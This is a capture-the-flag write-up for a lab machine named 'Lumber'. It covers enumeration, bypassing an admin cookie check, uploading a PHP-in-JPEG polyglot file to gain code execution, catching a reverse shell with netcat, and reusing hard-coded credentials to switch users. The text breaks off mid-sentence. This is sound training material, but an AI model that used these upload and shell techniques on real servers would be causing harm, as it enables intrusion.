Lumber Writeup

created and written by ChefByzen

https://www.hackthebox.eu/home/users/profile/140851


There are 7 flags, whose values total to 200 points, in this Capture-The-Flag. Each flag is base-64 encoded in "salt:flag_xxx" format. The flag format is "flag_xxx" and must be submitted to score points.

Flags Available		
Robot Overlords	-	20 pts
Proof-Of-Concept	-	20 pts
User.txt	**-**	**50 pts**
Overused, Outdated, Obsolete	-	20 pts
It Repeats Itself	-	20 pts
Root.txt	**-**	**50 pts**
Post-Exploitation	-	20 pts

Initial Foothold: www-data

We begin our assessment with the usual nmap scan.


```
cmd: nmap -sV -sC 172.17.0.2 -v -oA nmap/scan
```



```
# Nmap 7.80 scan initiated Wed Aug 19 12:41:00 2020 as: nmap -sV -sC -v -oA nmap/scan 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up (0.000010s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f3:47:f8:68:2d:32:44:eb:98:42:89:da:3d:69:e5:7c (RSA)
|   256 ce:b7:db:16:bc:c4:75:19:17:a8:22:e6:a5:34:27:ca (ECDSA)
|_  256 20:7c:74:c4:7a:51:bd:72:2e:fb:30:98:d4:a5:3d:20 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/secure/employee-contracts.txt
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Lumber Industrial - Home
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Aug 19 12:41:07 2020 -- 1 IP address (1 host up) scanned in 6.88 seconds
```


Nmap returns three open ports and tells us that the victim may be running Linux. Running a full scan, we don't find any more open ports.

Beginning with OpenSSH 7.2p2 on port 22, we find that the victim is not vulnerable to username enumeration nor does it allow password login.



```
root@kali:~/CTF/Lumber# ssh www-data@172.17.0.2
www-data@172.17.0.2: Permission denied (publickey).
```


We can now investigate the HTTP server running on port 80. Glancing at nmap, we find that /secure/employee-contracts.txt is listed in /robots.txt. Navigating to http://172.17.0.2/secure/employee-contracts.txt, we obtain our first flag "Robot Overlords".




172.17.0.2/secure/employee-contracts.txt

```
WW91Rm91bmRUaGVGbGFnOmZsYWdfNjEwZWEyYzdkNGE4YTY0MjZlMWYyZDhiOGJlNTgzZDI=
```


Inspecting the rest of the website, it appears to be a generic company website.



Hovering over some of the tabs at the top, we find the website is named "lumber.ctf". We put that into our /etc/hosts and continue. We also find a list of employees and see that the website has a gallery, where images are located in the /images/ directory.



Clicking the "Log In" tab, we are directed to a login page at /login.php. The credentials "admin:admin" displays "Invalid password!" while "test:test" displays "Invalid username!". It appears that the error messages are not synchronized, which means we know that "admin" is a valid user. Here, we inspect the source code and find a comment mentioning the use of .htaccess to redirect unauthenticated users.




```
<!DOCTYPE html>
<!--[if lt IE 7]><html class="no-js lt-ie9 lt-ie8 lt-ie7"> <![endif]-->
<!--[if IE 7]><html class="no-js lt-ie9 lt-ie8"> <![endif]-->
<!--[if IE 8]><html class="no-js lt-ie9"> <![endif]-->
<!--[if gt IE 8]><!-->
<html class="no-js"> scroll
  <!--<![endif]-->
 <head>…</head>
  <!--Use .htaccess file to redirect unauthenticated users here-->
 <body>
   <!--
   [if lt IE 7]> <p class="chromeframe">You are using an <strong>outdated</strong> browser. Please <a href="http://browsehappy.com/">upgrade your browser</a> or <a
   href="http://www.google.com/chromeframe/?redirect=true">activate Google Chrome Frame</a> to improve your experience.</p> <![endif]
   -->
  <div class="custom-page">…</div>
  </body>
</html>
```

```
element {                                   inline
}
body {                                      custom.css:91
   ~~background: #bf813b;~~
   ~~background: -webkit-linear-gradient(right,
     #bf813b, #000000);~~
   ~~background: -moz-linear-gradient(right,
     #bf813b, #000000);~~
   ~~background: -o-linear-gradient(right,
     #bf813b, #000000);~~
   background: linear-gradient(to left,
     #bf813b, #000000);
   font-family: "Roboto", sans-serif;
   ~~-webkit-font-smoothing: antialiased;~~
   ~~-moz-osx-font-smoothing: grayscale;~~
}
```

```
background-attachment
scroll
background-clip
border-box
background-color
rgba(0, 0, 0, 0)
background-image
linear-gradient(to left, rgb(191, 129, 59),…
background-origin
padding-box
background-position
0% 0%
background-position-x
0%
background-position-y
0%
background-repeat
repeat
background-size
auto
font-family
"Roboto", sans-serif
```

After finishing the manual search, we can run gobuster with the php extension to get an accurate list of files and directories.

```
cmd: gobuster dir -u http://lumber.ctf -w /usr/share/wordlists/mdirs.txt \
-x php
```




```
root@kali:~/CTF/Lumber# gobuster dir -u http://lumber.ctf -w /usr/share/wordlists/mdirs.txt -x php
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://lumber.ctf
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/mdirs.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php
[+] Timeout:        10s
===============================================================
2020/08/19 13:17:02 Starting gobuster
===============================================================
/images (Status: 301)
/index.php (Status: 200)
/.htaccess (Status: 200)
/login.php (Status: 200)
/admin (Status: 301)
/css (Status: 301)
/secure (Status: 301)
/js (Status: 301)
/logout.php (Status: 302)
/robots (Status: 200)
/fonts (Status: 301)
/server-status (Status: 403)
===============================================================
2020/08/19 13:19:01 Finished
===============================================================
```

The /.htaccess endpoint provides valuable information for us, as it shows that users without the cookie admin_token=460f85d89702c8932c4778e64d5cc31c will be redirected away from /admin/home.php to /login.php. Setting this in our browser, we navigate to /admin/home.php and find a form to upload an image to the /images/ directory.

Using file signatures, we can create a malicious jpg file named poc.jpg.php and append php code into it.

```
cmd: echo -e '\xFF\xD8\xFF\xE0\x00\x10\x4A\x46\x49\x46\x00\x01' > poc.jpg.php
cmd: echo -e '<?php\nphpinfo();\n?>' >> poc.jpg.php
```

By navigating to http://lumber.ctf/images/poc.jpg.php, we scroll down in our phpinfo and find the next flag "Proof-Of-Concept".



lumber.ctf/images/poc.jpg.php

	mod_access_compat mod_alias mod_auth_basic mod_authn_core mod_authn_file mod_authz_core mod_authz_host mod_authz_user mod_autoindex mod_deflate mod_dir mod_env mod_filter mod_mime prefork mod_negotiation mod_php7 mod_rewrite mod_setenvif mod_status

Directive	Local Value	Master Value
engine	1	1
last_modified	0	0
xbithack	0	0


Apache Environment

Variable	Value
Proof-Of-Concept	SWdub3JlVGhpc1NhbHQ6ZmxhZ184MzE3ZjU4Y2ZmZmVkOGEzNGI1ZDdkNjA1MDc4OThmZQ==
HTTP_HOST	lumber.ctf
HTTP_USER_AGENT	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
HTTP_ACCEPT	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE	en-US,en;q=0.5
HTTP_ACCEPT_ENCODING	gzip, deflate
HTTP_CONNECTION	keep-alive
HTTP_COOKIE	admin_token=0952cd3c12dcc59c8cb56c1c97721805
HTTP_UPGRADE_INSECURE_REQUESTS	1
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE	<address>Apache/2.4.18 (Ubuntu) Server at lumber.ctf Port 80</address>
SERVER_SOFTWARE	Apache/2.4.18 (Ubuntu)
SERVER_NAME	lumber.ctf
SERVER_ADDR	172.17.0.2
SERVER_PORT	80
REMOTE_ADDR	172.17.0.1
DOCUMENT_ROOT	/var/www/html
REQUEST_SCHEME	http
CONTEXT_PREFIX	*no value*
CONTEXT_DOCUMENT_ROOT	/var/www/html
SERVER_ADMIN	webmaster@localhost
SCRIPT_FILENAME	/var/www/html/images/poc.jpg.php
REMOTE_PORT	60028
GATEWAY_INTERFACE	CGI/1.1
SERVER_PROTOCOL	HTTP/1.1
REQUEST_METHOD	GET
QUERY_STRING	*no value*
REQUEST_URI	/images/poc.jpg.php

Using the same method as above, we can upload a php reverse shell named evil.jpg.php and have it connect to our machine.

```
cmd: nc -lvp 53
```

Navigating to http://lumber.ctf/images/evil.jpg.php, we receive a shell as www-data.




```
www-data@lumber:/$ ifconfig && hostname && whoami
eth0      Link encap:Ethernet  HWaddr 02:42:ac:11:00:02
          inet addr:172.17.0.2  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:606697 errors:0 dropped:0 overruns:0 frame:0
          TX packets:947299 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:87260643 (87.2 MB)  TX bytes:275887816 (275.8 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:172 errors:0 dropped:0 overruns:0 frame:0
          TX packets:172 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:13456 (13.4 KB)  TX bytes:13456 (13.4 KB)

lumber
www-data
```

User: grant

Once on the system, my immediate thought is to investigate the /var/www/html/ folder for sensitive information.


```
www-data@lumber> cat /var/www/html/login.php
```



```
www-data@lumber:/$ cat /var/www/html/login.php
<?php
        global $message;

        if (isset($_POST['username']) && isset($_POST['password'])) {
                if ($_POST['username'] !== 'admin') {
                        $message = "Invalid username!";
                } else {
                        if ($_POST['password'] === 'treeslumbering213') {
                                setcookie("admin_token", "0952cd3c12dcc59c8cb56c1c97721805");
                                header("Location: http://lumber.ctf/admin/home.php");
                                exit();
                        } else {
                                $message = "Invalid password!";
                        }
                }
        } else {
                $message = "";
        }

        if (isset($_COOKIE['admin_token']) && $_COOKIE['admin_token'] === '0952cd3c12dcc59c8cb56c1c97721805') {
                header("Location: http://lumber.ctf/admin/home.php");
                exit();
        }

?>
```


Finding the hard-coded credentials "admin:treeslumbering213", we recall from our enumeration of the website that grant is the website designer. With this, we can attempt to login as him with su.

```
www-data@lumber> su - grant
```



```
===== Welcome to Lumber =====
Courtesy of lshell - Limited Shell
Type '?' or 'help' to get the list of allowed commands
grant@lumber:~$ whoami
grant
```


Grant seems to be using a limited shell. The welcome message mentions lshell, so we can have our www-data user investigate it. Furthermore, we find that several commands are at our disposal. While we have access to the ls and cat commands, we see that /home/grant/user.txt is a symlink to /home/grant/Desktop/user.txt. This path is 